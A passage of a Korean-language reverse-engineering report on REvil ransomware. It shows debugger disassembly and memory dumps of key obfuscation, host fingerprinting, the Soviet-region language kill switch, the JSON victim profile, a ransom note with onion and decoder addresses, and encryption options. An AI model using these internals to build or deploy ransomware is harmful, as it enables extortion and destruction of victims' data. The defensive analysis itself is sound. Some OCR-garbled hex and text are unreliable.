01F95D61	FF75 FC	push dword ptr ss:[ebp-4]	
01F95D64	FF15 5427FA01	call dword ptr ds:[<&RegSetValueExw>]	
01FA34B8	A3 7C 80 5D 3A 9C 27 18 C7 77 5B C6 F3 9F 6A AD	E[.].'.CW[40.]	
01FA34C8	8C 97 B2 47 CC 8D BD 26 F4 0F 43 2C EC 0C 32 EB	..*GI%&ö.C,i.2ë	
01FA34D8	15 B0 26 B9 1D 3F 26 8F 61 98 DE 58 56 5E 71 98	.'&'.?&.a.bXV^q.	
01FA34E8	3B 0C A8 73 44 C9 13 96 BA 9B DC 81 27 C2 00 43	;. sDÉ...ö.Ü.'A.C	

ARE#WOW6432Node#BlackLivesMatter		
이름	종류	데이터
 (기본값)	REG_SZ	(값 설정 안 됨)
 961a6	REG_BINARY	27 50 20 eb bd 32 5e a4 5e 9d 3f af c5 c7 06 cf d2 d0 a8 0e 1f...
 Ed7	REG_BINARY	f7 f0 20 c8 bb d6 12 f8 96 6e fb 9a c9 1d a4 d1 0d 78 d1 ef 4b...
 QleQ	REG_BINARY	69 7c 11 62 8b d7 43 5b 41 d2 26 33 26 9f e4 7f d6 5d ce be ...
 Ucr1RB	REG_BINARY	a3 7c 80 5d 3a 9c 27 18 c7 77 5b c6 f3 9f 6a ad 8c 97 b2 47 c...

[그림 33] 키 생성 및 등록

키 분배 센터와 공유되는 마스터 공개 키로 암호화된 감염 PC 의 비밀 키를 등록한다. 이는 'Ucr1RB' 라는 이름으로 레지스트리에 등록된다.

2.4.21 키 값의 난독화 변환 (1)

01F96506	50	push eax	
01F96507	6A 00	push 0	
01F96509	83CF 01	or edi,1	
01F9650C	57	push edi	
01F9650D	FF75 0C	push dword ptr ss:[ebp+c]	
01F96510	FF75 08	push dword ptr ss:[ebp+8]	
01F96513	FF15 D427FA01	call dword ptr ds:[<&CryptBinaryToStringw>]	

01F8F8AC	01FA3460
01F8F880	00000058
01F8F8B4	40000001
01F8F8B8	026DDBC0
01F8F8BC	01F8F8D8
01F8F8C0	026DDC20
01F8F8C4	01FA3460

01FA3460	27	50	20	E8	BD	32	5E	A4	5E	9D	3F	AF	C5	C7	06	CF	P`e%2A?Aç.I
01FA3470	D2	D0	A8	0E	1F	FA	F0	6D	DE	44	51	F4	7A	0D	11	4A	OD`...ûð`bDQôz..J
01FA3480	B0	A2	4E	7D	AE	15	44	C1	6D	E9	08	92	76	0A	87	F5	`cN}%·DAmë..v..ö
01FA3490	55	08	7C	CD	7A	45	9B	55	2C	6D	8E	F2	34	ED	61	C3	U..Ize,U,m.ö4iaA
01FA34A0	72	1F	74	2D	57	3C	CE	3A	FB	24	3A	2C	7F	23	0A	54	r.t-w<i:üs:..#.T
01FA34B0	0F	42	CD	50	66	10	8B	A3	7C	80	5D	3A	9C	27	18		.BIBPF..i[:].'
01FA34C0	C7	77	58	CB	F3	9F	6A	AD	8C	97	B2	47	CC	BD	BD	26	Cw[4ö.j...`GI½&
01FA34D0	F4	0F	43	2C	EC	00	32	EB	15	80	26	89	1D	3F	26	8F	O.C.i.2ë.'&'.?&.

026DDBC0	4A	00	31	00	41	00	67	00	36	00	37	00	30	00	79	00	3.1.A.g.6.7.0.y.
026DDBD0	58	00	71	00	52	00	65	00	6E	00	54	00	28	00	76	00	X.q.R.e.n.T.+v.
026DDBE0	78	00	63	00	63	00	47	00	7A	00	39	00	4C	00	51	00	x.c.c.g.z.9.L.Q.
026DDBF0	71	00	41	00	34	00	66	00	28	00	76	00	42	00	67	00	q.A.4.f.+v.B.g.
026DDC00	33	00	68	00	52	00	52	00	39	00	48	00	6F	00	4E	00	3.k.R.R.9.H.o.N.
026DDC10	45	00	55	00	71	00	77	00	6F	00	68	00	35	00	39	00	E.U.q.w.o.k.5.9.
026DDC20	72	00	68	00	56	00	45	00	77	00	57	00	33	00	70	00	r.h.V.E.w.W.3.p.
026DDC30	43	00	44	00	7A	00	32	00	43	00	6F	00	66	00	31	00	C.J.J.2.C.o.f.1.
026DDC40	56	00	51	00	4A	00	38	00	7A	00	58	00	70	00	46	00	V.Q.t.8.Z.x.p.F.
026DDC50	6D	00	31	00	55	00	73	00	62	00	59	00	37	00	79	00	m.1.U.s.b.Y.7.y.
026DDC60	4E	00	4F	00	31	00	68	00	77	00	33	00	49	00	66	00	N.O.1.h.w.3.I.f.
026DDC70	64	00	43	00	31	00	58	00	50	00	4D	00	34	00	36	00	d.C.1.X.P.M.4.6.
026DDC80	28	00	79	00	51	00	36	00	4C	00	48	00	38	00	6A	00	+y.Q.6.L.H.8.j.
026DDC90	43	00	6C	00	51	00	50	00	51	00	73	00	31	00	43	00	C.l.Q.P.Q.s.1.C.
026DDCA0	55	00	47	00	59	00	51	00	69	00	77	00	3D	00	3D	00	U.G.Y.Q.t.w.=.

[그림 34] 난독화를 위한 키 값 Base64 변환

이전에 생성한 키는 난독화되는데, 위 사진은 '96la6' 키 값을 CryptBinaryToStringW API 를 호출하여 인코딩하는 모습이다. 이는 키를 한번 더 인코딩하여 난독화를 하기 위함이다.

2.4.22 키 값의 난독화 변환 (2)

[illegible]

[그림 35] 난독화를 위한 키 값 Base64 변환

이전에 생성한 키 중 'Ed' 키 값을 CryptBinaryToStringW API 를 호출하여 인코딩하는 모습이다. 이와 같이 각 키는 한번 더 인코딩되어 난독화된다.

2.4.23 Windows 폴더 경로 획득

01F96366	57		push edi
01F96367	56		push esi
01F96368	FF15 6C28FA01		call dword ptr ds:[<&GetWindowsDirectoryW>]
01F9636E	85C0		test eax,eax
01F96370	75 09		jne 1F96378
01F96372	56		push esi
01F96373	E8 49EEFFFF		call 1F951C1
01F96378	59		pop ecx

[그림 36] Windows 폴더 경로 획득

GetWindowsDirectoryW API 를 호출하여 Windows 폴더의 경로를 획득한다.

2.4.24 볼륨 정보 획득

01F95FEE	51		push ecx	
01F95FEF	51		push ecx	
01F95FF0	51		push ecx	
01F95FF1	8D45 FC		lea eax,dword ptr ss:[ebp-4]	
01F95FF4	50		push eax	
01F95FF5	51		push ecx	
01F95FF6	51		push ecx	
01F95FF7	56		push esi	
01F95FF8	FF15 9425FA01		call dword ptr ds:[<&GetVolumeInformationW>]	esi:L"C:\

[그림 37] 볼륨 정보 획득

GetVolumeInformationW API 를 호출하여 현재 PC 의 볼륨 정보를 획득한다.

2.4.25 CPU 관련 정보 획득

01F95454	56		push esi	
01F95455	57		push edi	
01F95456	8B7D 08		mov edi,dword ptr ss:[ebp+8]	[ebp+8]: "Intel(R) Core(TM)"
01F95459	33C0		xor eax,eax	
01F9545B	8945 FC		mov dword ptr ss:[ebp-4],eax	
01F9545E	897D F8		mov dword ptr ss:[ebp-8],edi	
01F95461	05 02000080		add eax,80000002	
01F95466	33C9		xor ecx,ecx	
01F95468	53		push ebx	
01F95469	0FA2		cuid	

[그림 38] CPU 관련 정보 획득

cpuid 명령을 수행하여 CPU 관련 정보를 획득한다. cpuid 는 어셈블리 명령으로, 해당 명령을 수행하면 현재 CPU 의 각종 정보를 획득할 수 있다.

2.4.26 암호화 확장자 생성

01F99252	55		push ebp	
01F99253	8BEC		mov ebp,esp	
01F99255	83EC 10		sub esp,10	
01F99258	8B4D 10		mov ecx,dword ptr ss:[ebp+10]	
01F9925B	53		push ebx	
01F9925C	56		push esi	
01F9925D	BE 00FF00FF		mov esi,FF00FF00	esi:L".sty401z54"
01F99262	BB FF00FF00		mov ebx,FF00FF	esi:L".sty401z54"
01F99267	8B01		mov eax,dword ptr ds:[ecx]	eax:L".sty401z54"
01F99269	8BD0		mov edx,eax	eax:L".sty401z54"
01F9926B	C1C0 08		rol eax,8	eax:L".sty401z54"
01F9926E	23C3		and eax,ebx	eax:L".sty401z54"

01F91D5C	50	push eax	eax:L".sty401z54"
01F91D5D	8D45 E8	lea eax,dword ptr ss:[ebp-18]	
01F91D60	50	push eax	eax:L".sty401z54"
01F91D61	8D45 B4	lea eax,dword ptr ss:[ebp-4C]	
01F91D64	50	push eax	eax:L".sty401z54"
01F91D65	53	push ebx	
01F91D66	E8 483F0000	call 1F95CB3	

[그림 39] 암호화 확장자 생성

획득한 PC 정보를 바탕으로 일련의 연산을 수행하여 감염 PC 별 고유한 암호화 확장자를 생성한다.

2.4.27 암호화 확장자 등록

01F95D44	FF75 0C	push dword ptr ss:[ebp+C]	SOFTWARE\BlackLivesMatter
01F95D47	FF75 08	push dword ptr ss:[ebp+8]	HKEY_LOCAL_MACHINE
01F95D4A	FF15 8028FA01	call dword ptr ds:[<&RegCreateKeyExW>]	
01F95D50	85C0	test eax,eax	
01F95D52	75 27	jne 1F95D7B	
01F95D54	FF75 1C	push dword ptr ss:[ebp+1C]	[ebp+18]:L".sty401z54"
01F95D57	FF75 18	push dword ptr ss:[ebp+18]	
01F95D5A	FF75 14	push dword ptr ss:[ebp+14]	
01F95D5D	56	push esi	[ebp+10]:L"WJWsTYE"
01F95D5E	FF75 10	push dword ptr ss:[ebp+10]	
01F95D61	FF75 FC	push dword ptr ss:[ebp-4]	
01F95D64	FF15 5427FA01	call dword ptr ds:[<&RegSetValueExW>]	
01F95D6A	FF75 FC	push dword ptr ss:[ebp-4]	
Ucr1RB	REG_BINARY	a3 7c 80 5d 3a 9c 27 18 c7 77 5b c6 f3 9f 6a ad 8c 97 b2 47 c...	
WJWsTYE	REG_SZ	.sty401z54	

[그림 40] 암호화 확장자 등록

이전에 생성한 암호화 확장자를 HKLM\SOFTWARE\BlackLivesMatter 경로에 'WJWsTYE'라는 값으로 등록한다.

2.4.28 사용자 정보 획득

01F958D5	56	push esi	
01F958D6	FF15 8428FA01	call dword ptr ds:[<&GetUserNameW>]	
01F954D8	56	push esi	
01F954DC	FF15 2C26FA01	call dword ptr ds:[<&GetComputerNameW>]	

[그림 41] 사용자 정보 획득

GetUserNameW 및 GetComputerNameW API 를 호출하여 사용자의 이름과 PC 이름을 획득한다.

2.4.29 도메인 정보 획득

01F95CCA	FF15 B427FA01	call dword ptr ds:[<&RegOpenKeyExW>]	
01F95CD0	85C0	test eax,eax	
01F95CD2	75 56	jne 1F95D2A	
01F95CD4	57	push edi	
01F95CD5	8B7D 18	mov edi,dword ptr ss:[ebp+18]	
01F95CD8	57	push edi	
01F95CD9	53	push ebx	
01F95CDA	FF75 14	push dword ptr ss:[ebp+14]	
01F95CDD	53	push ebx	
01F95CDE	FF75 10	push dword ptr ss:[ebp+10]	[ebp+10]:L"Domain"
01F95CE1	FF75 FC	push dword ptr ss:[ebp-4]	
01F95CE4	FF15 0C26FA01	call dword ptr ds:[<&RegQueryValueExW>]	

[그림 42] 도메인 정보 획득

HKLM\SYSTEM\CurrentControlSet\services\Tcpip\Parameters 경로의 Domain 값을 확인하여 도메인 정보를 획득한다.

2.4.30 국가 정보 획득

01F95CCA	FF15 B427FA01	call dword ptr ds:[<&RegOpenKeyExW>]	
01F95CD0	85C0	test eax,eax	
01F95CD2	75 56	jne 1F95D2A	
01F95CD4	57	push edi	
01F95CD5	8B7D 18	mov edi,dword ptr ss:[ebp+18]	
01F95CD8	57	push edi	
01F95CD9	53	push ebx	
01F95CDA	FF75 14	push dword ptr ss:[ebp+14]	
01F95CDD	53	push ebx	
01F95CDE	FF75 10	push dword ptr ss:[ebp+10]	
01F95CE1	FF75 FC	push dword ptr ss:[ebp-4]	[ebp-
01F95CE4	FF15 0C26FA01	call dword ptr ds:[<&RegQueryValueExW>]	

[그림 43] 국가 정보 획득

HKCU\Control Panel\International 경로의 LocaleName 값을 확인하여 국가 정보를 획득한다.

2.4.31 사용 언어 정보 획득

01F95292	C745 F0 2C080000	mov dword ptr ss:[ebp-10],82C	
01F95299	C745 F4 43080000	mov dword ptr ss:[ebp-C],843	
01F952A0	C745 F8 5A040000	mov dword ptr ss:[ebp-8],45A	
01F952A7	C745 FC 01280000	mov dword ptr ss:[ebp-4],2801	
01F952AE	FF15 B028FA01	call dword ptr ds:[<&GetUserDefaultUILanguage>]	
01F952B4	0F87F0	movzx esi,ax	
01F952B7	FF15 7C28FA01	call dword ptr ds:[<&GetSystemDefaultUILanguage>]	
01F952BD	0F87C8	movzx ecx,ax	
01F952C0	33C0	xor eax,eax	eax:L"ko-KR"
01F952C2	397485 B8	cmp dword ptr ss:[ebp+eax*4-48],esi	

[그림 44] 사용 언어 정보 획득

GetUserDefaultUILanguage 및 GetSystemDefaultUILanguage API 호출을 통해 현재 시스템의 사용 언어 정보를 획득한다. 이를 통해 얻은 국가 코드 및 언어 코드를 통해 암호화 진행 여부를 결정하는데, 아래와 같은 국가와 언어 사용 지역에서는 암호화가 수행되지 않는다.

0x419	러시아어(Russian) 사용 지역
0x422	우크라이나어(Ukrainian) 사용 지역
0x423	벨라루스어(Belarusian) 사용 지역
0x428	타지크어(Tajik) 사용 지역
0x42B	아르메니아어(Armenian) 사용 지역
0x42C	아제르바이잔어(Azerbaijani) 사용 지역
0x437	조지아어(Georgian) 사용 지역
0x43F	카자흐스탄어(Kazakh) 사용 지역

0x440	키르기스스탄어(Kyrgyz) 사용 지역
0x442	투르크메니스탄어(Turkmenistan) 사용 지역
0x443	우즈베키스탄어(Uzbek) 사용 지역
0x444	타타르어(Tatar) 사용 지역
0x818	몰도바-루마니아어(Moldova-Romanian) 사용 지역
0x819	몰도바-러시아어(Moldova-Russian) 사용 지역
0x82C	아제르바이잔어-키릴(Azerbaijani-Cyrillic) 사용 지역
0x843	우즈베키스탄어-키릴(Uzbek-Cyrillic) 사용 지역
0x45A	시리아어(Syrian) 사용 지역
0x2801	시리아어-아랍(Syrian-Arab) 사용 지역

[표 10] 암호화 제외 국가 및 언어 사용 지역

암호화 제외 국가 및 언어 사용 지역은 구 소련 국가들로서, 이를 통해 REvil 랜섬웨어 공격 및 개발 그룹의 소속 국가를 구 소련 지역으로 추측할 수 있다. 만약, 국가 및 언어 코드 확인 시 위 표와 일치할 경우 REvil 랜섬웨어는 종료되며 암호화 행위를 중지한다.

2.4.32 키보드 레이아웃을 통한 감염 대상 재확인

01F9590F	56	push esi	
01F95910	56	push esi	
01F95911	FF15 2827FA01	call dword ptr ds:[<&GetKeyboardLayoutList>]	
01F95917	8BF8	mov edi, eax	
01F95919	85FF	test edi, edi	

[그림 45] 키보드 레이아웃을 통한 감염 대상 재확인

GetKeyboardLayoutList API 를 호출하여 시스템의 키보드 레이아웃을 확인하는데, 이를 통해 감염 대상이 맞는지 다시 한번 확인한다.

2.4.33 설치된 OS 정보 획득

01F95CC7	FF75 08	push dword ptr ss:[ebp+8]	
01F95CCA	FF15 B427FA01	call dword ptr ds:[<&RegOpenKeyEx>]	
01F95CD0	85C0	test eax, eax	
01F95CD2	75 56	jne 1F95D2A	
01F95CD4	57	push edi	
01F95CD5	8B7D 18	mov edi, dword ptr ss:[ebp+18]	
01F95CD8	57	push edi	
01F95CD9	53	push ebx	
01F95CDA	FF75 14	push dword ptr ss:[ebp+14]	
01F95CDD	53	push ebx	
01F95CDE	FF75 10	push dword ptr ss:[ebp+10]	
01F95CE1	FF75 FC	push dword ptr ss:[ebp-4]	
01F95CE4	FF15 0C26FA01	call dword ptr ds:[<&RegQueryValueEx>]	
01F95CEA	85C0	test eax, eax	[ebp+10]:L"productName"

[그림 46] 설치된 OS 정보 획득

HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion 경로의 ProductName 값을 확인하여, 현재 설치된 OS 정보를 획득한다.

2.4.34 드라이브 정보 획득

01F95568	50	push eax
01F95569	FF15 1428FA01	call dword ptr ds:[<&GetDriveTypeW>]
01F9556F	50	push eax
01F95570	8945 F8	mov dword ptr ss:[ebp-8],eax
01F95573	E8 462E0000	call 1F9838E
01F95598	8D45 F0	lea eax,dword ptr ss:[ebp-10]
01F9559B	50	push eax
01F9559C	FF15 1C27FA01	call dword ptr ds:[<&GetDiskFreeSpaceExW>]

[그림 47] 드라이브 정보 획득

GetDriveTypeW API 를 호출하여 현재 PC 의 드라이브 정보를 획득한다. 이후 GetDiskFreeSpaceExW API 를 호출하여 드라이브의 가용 공간을 획득한다.

2.4.35 획득한 정보 난독화

01F96533	50	push eax
01F96534	56	push esi
01F96535	57	push edi
01F96536	FF75 0C	push dword ptr ss:[ebp+C]
01F96539	FF75 08	push dword ptr ss:[ebp+8]
01F9653C	FF15 D427FA01	call dword ptr ds:[<&CryptBinaryToStringW>]
0275FF08	A7 C9 7A 16 8C 47 00 0C 57 00 69 00 6E 00 64 00	§Éz..G..W.i.n.d.
0275FF18	6E 00 77 00 73 00 20 00 31 00 30 00 20 00 45 00	o.w.s. .1.0. .E.
0275FF28	6E 00 74 00 65 00 72 00 70 00 72 00 69 00 73 00	n.t.e.r.p.r.i.s.
0275FF38	65 00 00 00 00 00 00 00 AA C9 7A 18 C9 47 00 0E	e.....*Éz.ÉG..
0275FF48	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0275FF48	51 00 77 00 41 00 44 00 41 00 41 00 41 00 41 00	Q.w.A.D.A.A.A.A.
0275FF58	41 00 49 00 43 00 70 00 31 00 78 00 67 00 41 00	A.I.C.p.1.x.g.A.
0275FF68	41 00 41 00 41 00 41 00 4D 00 4E 00 50 00 4A 00	A.A.A.A.M.N.P.J.
0275FF78	45 00 51 00 41 00 41 00 41 00 41 00 3D 00 3D 00	E.Q.A.A.A.A.A.=.

[그림 48] 획득한 정보 난독화

지금까지 획득한 PC 정보를 CryptBinaryToStringW API 호출을 통해 Base64 인코딩하여 난독화한다.

2.4.36 시스템 운영체제 정보 획득

01F95A21	55	push ebp
01F95A22	8BEC	mov ebp,esp
01F95A24	83EC 24	sub esp,24
01F95A27	8D45 DC	lea eax,dword ptr ss:[ebp-24]
01F95A2A	50	push eax
01F95A2B	FF15 5027FA01	call dword ptr ds:[<&GetNativeSystemInfo>]

[그림 49] 시스템 운영체제 정보 획득

GetNativeSystemInfo API 를 호출하여 현재 시스템의 운영체제가 x86 인지, x64 인지 확인한다.

2.4.37 획득한 정보 탈취를 위한 데이터화

01F8F6F0	0.....	
01F8F770	{"ver":%d,"pid": "%s", "sub": "%s",	
01F8F7F0	"pk": "%s", "uid": "%s", "sk": "%s", "unm": "%s", "net": "%s", "grp": "%s",	
01F8F870	"lng": "%s", "bro": "%s", "os": "%s", "bit": %d, "dsk": "%s", "ext": "%s"} .SO	
FF35 AC35FA01	push dword ptr ds:[1FA35AC]	
FF35 4C35FA01	push dword ptr ds:[1FA354C]	01FA354C:&L"Windows 10 Enterprise"
FF35 4835FA01	push dword ptr ds:[1FA3548]	01FA3548:&L"false"
FF35 4435FA01	push dword ptr ds:[1FA3544]	01FA3544:&L"ko-KR"
FF35 4035FA01	push dword ptr ds:[1FA3540]	01FA3540:&L"none"
FF35 3C35FA01	push dword ptr ds:[1FA353C]	01FA353C:&L"DESKTOP-4T1401Q"
FF35 3835FA01	push dword ptr ds:[1FA3538]	01FA3538:&L"JeongGeonWoo"
FF35 3435FA01	push dword ptr ds:[1FA3534]	01FA3534:&L"J1Ag670yXqRenT+vxccGz9LQqA4f
FF35 3035FA01	push dword ptr ds:[1FA3530]	01FA3530:&L"351069FE36464400"
FF35 2C35FA01	push dword ptr ds:[1FA352C]	01FA352C:&L"9/AgyLvWEviWbvuyR2k0Q140e9L
FF35 1435FA01	push dword ptr ds:[1FA3514]	01FA3514:&L"8254"
FF35 1035FA01	push dword ptr ds:[1FA3510]	01FA3510:&L"\$2a\$12\$prOX/4eKl8zrpGSC51nHP
026F4808	{"ver":519,"pid":"\$2a\$12\$prOX/4eKl8zrpGSC51nHPeCevs5NockOUW5r3s4	
026F4888	JJYDnZZSghvBkq","sub":"8254","pk":"9/AgyLvWEviWbvuyR2k0Q140e9LZ	
026F4908	J5hwrmt0/zCyFM=","uid":"351069FE36464400","sk":"J1Ag670yXqRenT+v	
026F4988	xccGz9LQqA4f+v8g3kRR9HoNEUqwok59rhvEww3pCJJ2Cof1VQt8zXpFm1UsbY7y	
026F4A08	NO1hw3IfdC1XPM46+yQ6LH8jC1QPQs1CUGYQiw=","unm":"JeongGeonWoo","	
026F4A88	net":"DESKTOP-4T1401Q","grp":"none","lng":"ko-KR","bro":false,"o	
026F4B08	s":"Windows 10 Enterprise","bit":64,"dsk":"QwADAAAAAICp1xgAAAAAM	
026F4B88	NPJEQAAAA=","ext":"sty401z54"}.....	

[그림 50] 획득 정보의 데이터화

획득한 정보를 탈취하기 위해 일련의 JSON 형식으로 데이터화한다. 이전에 획득한 PC의 정보들을 확인할 수 있는데, PC 이름 및 UserName 등을 확인할 수 있다. JSON 포맷의 각 요소는 아래와 같은 의미를 갖는다.

ver	REvil 랜섬웨어 버전
pid	계열사 (REvil 랜섬웨어 실제 사용자) ID
sub	캠페인 (공격) ID
pk	REvil 공격자 공개 키
uid	감염 PC ID
sk	파일 암호화에 사용되는 암호화된 로컬 비밀 키
unm	감염된 PC 사용자 이름
net	PC 이름
grp	PC 도메인 / 작업 그룹
lng	시스템 언어
bro	암호화 제외 대상 여부
os	시스템 OS 버전
bit	아키텍처 (x86 or x64)

dsk	시스템 드라이브 정보
ext	암호화 확장자

[표 11] JSON 포맷 내 탈취 정보

2.4.37 획득한 정보 암호화 후 레지스트리 등록

01F980CB	0147 38	add dword ptr ds:[edi+38],eax	
01F980CE	8BC2	mov eax,edx	
01F980D0	114F 3C	adc dword ptr ds:[edi+3C],ecx	[edi+3C]:L"{\"ver\":519,\"pi
01F980D3	8BCE	mov ecx,esi	
01F980D5	0FA4C1 01	shld ecx,eax,1	
01F980D9	03C0	add eax,eax	
01F980DB	0147 38	add dword ptr ds:[edi+38],eax	
01F980DE	114F 3C	adc dword ptr ds:[edi+3C],ecx	[edi+3C]:L"{\"ver\":519,\"pi
01F980E1	0157 38	add dword ptr ds:[edi+38],edx	
01F980E4	8B97 80000000	mov edx,dword ptr ds:[edi+80]	[edi+80]:L\"9/AgyLVwEviwbvuyf
01F980EA	8BC2	mov eax,edx	
01F980EC	1177 3C	adc dword ptr ds:[edi+3C],esi	[edi+3C]:L"{\"ver\":519,\"pi
01F980EF	8B87 84000000	mov esi,dword ptr ds:[edi+84]	[edi+84]:L\"351069FE36464400\"
01F980F5	8BCE	mov ecx,esi	
01F95D43	56	push esi	
01F95D44	FF75 0C	push dword ptr ss:[ebp+C]	
01F95D47	FF75 08	push dword ptr ss:[ebp+8]	
01F95D4A	FF15 8028FA01	call dword ptr ds:[<&RegCreateKeyExw>]	SOFTWARE\BlackLivesMatter HKEY_LOCAL_MACHINE
01F95D50	85C0	test eax,eax	
01F95D52	75 27	jne 1F95D78	
01F95D54	FF75 1C	push dword ptr ss:[ebp+1C]	
01F95D57	FF75 18	push dword ptr ss:[ebp+18]	
01F95D5A	FF75 14	push dword ptr ss:[ebp+14]	
01F95D5D	56	push esi	
01F95D5E	FF75 10	push dword ptr ss:[ebp+10]	[ebp+10]:L\"JmfOBvhb\"
01F95D61	FF75 FC	push dword ptr ss:[ebp-4]	
01F95D64	FF15 5427FA01	call dword ptr ds:[<&RegSetValueExw>]	
Ed7	REG_BINARY	f7 f0 20 c8 bb d6 12 f8 96 6e fb 9a c9 1d a4 d1 0d 78 d1 ef 4b...	
JmfOBvhb	REG_BINARY	9b 67 3b 4c 4d b6 36 ab ed 3a 20 f6 16 47 85 b0 0b d0 ef f8 d...	
QleQ	REG_BINARY	69 7c 11 62 8b d7 43 5b 41 d2 26 33 26 9f e4 7f d6 5d ce be ...	
Ucr1RB	REG_BINARY	a3 7c 80 5d 3a 9c 27 18 c7 77 5b c6 f3 9f 6a ad 8c 97 b2 47 c...	
WJWsTYE	REG_SZ	.sty401z54	

[그림 51] 획득 정보 암호화 후 레지스트리 등록

이전에 획득한 정보를 일련의 암호화 과정을 수행한 후 HKLM\SOFTWARE\BlackLivesMatter 경로에 'JmfOBvhb'라는 이름으로 저장한다.

2.4.38 획득한 정보 난독화

01F96535	57		push edi		
01F96536	FF75 0C		push dword ptr ss:[ebp+C]		
01F96539	FF75 08		push dword ptr ss:[ebp+8]		
01F9653C	FF15 D427FA01		call dword ptr ds:[<&CryptBinaryToStringw>]		
026F1288	6D 00 32 00	63 00 37 00	54 00 45 00	32 00 32 00	m.2.c.7.T.E.2.2.
026F1298	4E 00 71 00	76 00 74 00	4F 00 69 00	44 00 32 00	N.q.v.t.O.i.D.2.
026F12A8	46 00 68 00	65 00 46 00	73 00 41 00	76 00 51 00	F.k.e.F.s.A.v.Q.
026F12B8	37 00 2F 00	6A 00 56 00	58 00 45 00	6F 00 41 00	7./..j.V.X.E.o.A.
026F12C8	78 00 36 00	79 00 33 00	4D 00 2F 00	62 00 78 00	x.6.y.3.M./..b.x.
026F12D8	67 00 62 00	79 00 36 00	31 00 65 00	45 00 64 00	g.b.y.6.1.e.E.d.
026F12E8	41 00 72 00	53 00 68 00	64 00 36 00	4A 00 48 00	A.r.S.h.d.6.J.K.
026F12F8	59 00 73 00	54 00 75 00	46 00 67 00	35 00 36 00	Y.s.T.u.F.g.5.6.

[그림 51] 획득 정보 암호화 후 레지스트리 등록

획득한 정보를 암호화, 레지스트리 등록에 이어 CryptBinaryToStringW API 를 호출하여 난독화한다.

2.4.39 획득한 정보를 바탕으로 랜섬 노트 생성

026F4060	dqks6vrcv6zcnjppkbxb6wketf56nf6aq2nmyoyd.onion/{UID}....2) If TOR	
026F40E0	OR blocked in your country, try to use VPN! But you can use our	
026F4160	secondary website. For this:.. a) Open your any browser (Chrome	
026F41E0	, Firefox, Opera, IE, Edge).. b) Open our secondary website: ht	
026F4260	tp://decoder.re/{UID}....Warning: secondary website can be block	
026F42E0	ed, thats why first variant much better and more available....W	
026F4360	hen you open our website, put the following data in the input fo	
026F43E0	rm:..Key:.....{KEY}.....	
026F4460	-----!!! DANGE	
01F96A69	55	push ebp
01F96A6A	8BEC	mov ebp,esp
01F96A6C	8B55 08	mov edx,dword ptr ss:[ebp+8]
01F96A6F	33C0	xor eax,eax
01F96A71	53	push ebx
01F96A72	8B5D 0C	mov ebx,dword ptr ss:[ebp+c]
01F96A75	66:3903	cmp word ptr ds:[ebx],ax
01F96A78	75 04	jne 1F96A7E
01F96A7A	8BC2	mov eax,edx
01F96A7C	EB 4B	jmp 1F96AC9
026F2600	website: http://ap1ebzu47wgazapdqks6vrcv6zcnjppkbxb6wketf56nf6	
026F2680	aq2nmyoyd.onion/351069FE36464400....2) If TOR blocked in your co	
026F2700	untry, try to use VPN! But you can use our secondary website. Fo	
026F2780	r this:.. a) Open your any browser (Chrome, Firefox, Opera, IE,	
026F2800	Edge).. b) Open our secondary website: http://decoder.re/35106	
026F2880	9FE36464400....Warning: secondary website can be blocked, thats	
026F2900	why first variant much better and more available....When you op	
026F2980	en our website, put the following data in the input form:..Key:..	
026F2A00	{KEY}.....	
026F2A80	-----!!! DANGER !!!..DON	

[그림 52] 획득 정보를 바탕으로 랜섬 노트 생성

획득한 PC 정보를 바탕으로 랜섬 노트를 생성하는데, 위 사진을 보면 첫 번째 사진의 Tor Onion 주소의 UID 값이 아직 생성되지 않은 것을 확인할 수 있다. 그러나, 일련의 연산 과정을 거친 후 세 번째 사진을 보면 Tor Onion 주소에 '351069FE36464400' UID 값이 생성된 것을 확인할 수 있다.

2.4.40 인자로 입력된 암호화 옵션 확인

55		push ebp	
8BEC		mov ebp,esp	
FF75 08		push dword ptr ss:[ebp+8]	[ebp+8]:L"-nolan"
FF15 1026FA01		call dword ptr ds:[<&GetCommandLine>]	
50		push eax	
FF15 4426FA01		call dword ptr ds:[<&CommandLineToArgvW>]	
5D		pop ebp	
C3		ret	
01F91B74	33C0	xor eax,eax	eax:L"-silents"
01F91B76	66:8985 56FEFFFF	mov word ptr ss:[ebp-1AA],ax	
01F91B7D	8D85 58FEFFFF	lea eax,dword ptr ss:[ebp-1A8]	
01F91B83	50	push eax	eax:L"-silents"
01F91B84	6A 0C	push C	
01F91B86	6A 0E	push E	
01F91B88	6A 2F	push 2F	
01F91B8A	53	push ebx	
01F91B8B	E8 054A0000	call 1F96595	
01F91B90	33C0	xor eax,eax	eax:L"-silents"
01F91B92	66:8985 64FEFFFF	mov word ptr ss:[ebp-19C],ax	
01F91B99	8D85 68FEFFFF	lea eax,dword ptr ss:[ebp-198]	
01F91B9F	50	push eax	eax:L"-silents"

[그림 53] 인자로 입력된 암호화 옵션 확인

GetCommandLineW 및 CommandLineToArgvW API 를 호출하여 인자로 입력된 값을 확인하는데, 이

값은 옵션이다. 각 옵션 마다 암호화 행위 수행이 달라지며, 그 행위는 아래의 표와 같다.

-nolan	로컬 드라이브 암호화 제외
-nolocal	공유 드라이브 암호화 제외
-path	로컬 및 네트워크 경로 무시하여 특정 경로의 파일만 암호화
-fast	각 파일의 첫 번째 MB 만 암호화
-full	전체 파일 암호화
-silent	암호화 기능만 사용
-smode	안전모드에서 암호화

[표 12] 인자로 입력된 암호화 옵션 별 행위 수행

2.4.41 랜섬 행위에 필요한 구성 요소 점검

01F91C61	833D 2C35FA01 00	cmp dword ptr ds:[1FA352C],0	01FA352C:&L"9/AgyLvWEv1WbvuyR2k0Q140e
01F91C68	74 75	je 1F91CDF	
01F91C6A	833D 3035FA01 00	cmp dword ptr ds:[1FA3530],0	01FA3530:&L"351069FE36464400"
01F91C71	74 6C	je 1F91CDF	
01F91C73	833D 3435FA01 00	cmp dword ptr ds:[1FA3534],0	01FA3534:&L"J1Ag670yXqRenT+vxccGz9LQqA-
01F91C7A	74 63	je 1F91CDF	
01F91C7C	833D 2835FA01 00	cmp dword ptr ds:[1FA3528],0	01FA3528:&L".sty401z54"
01F91C83	74 5A	je 1F91CDF	
01F91C85	833D 3835FA01 00	cmp dword ptr ds:[1FA3538],0	01FA3538:&L"JeongGeonWoo"
01F91C8C	74 51	je 1F91CDF	
01F91C8E	833D 3C35FA01 00	cmp dword ptr ds:[1FA353C],0	01FA353C:&L"DESKTOP-4T1401Q"
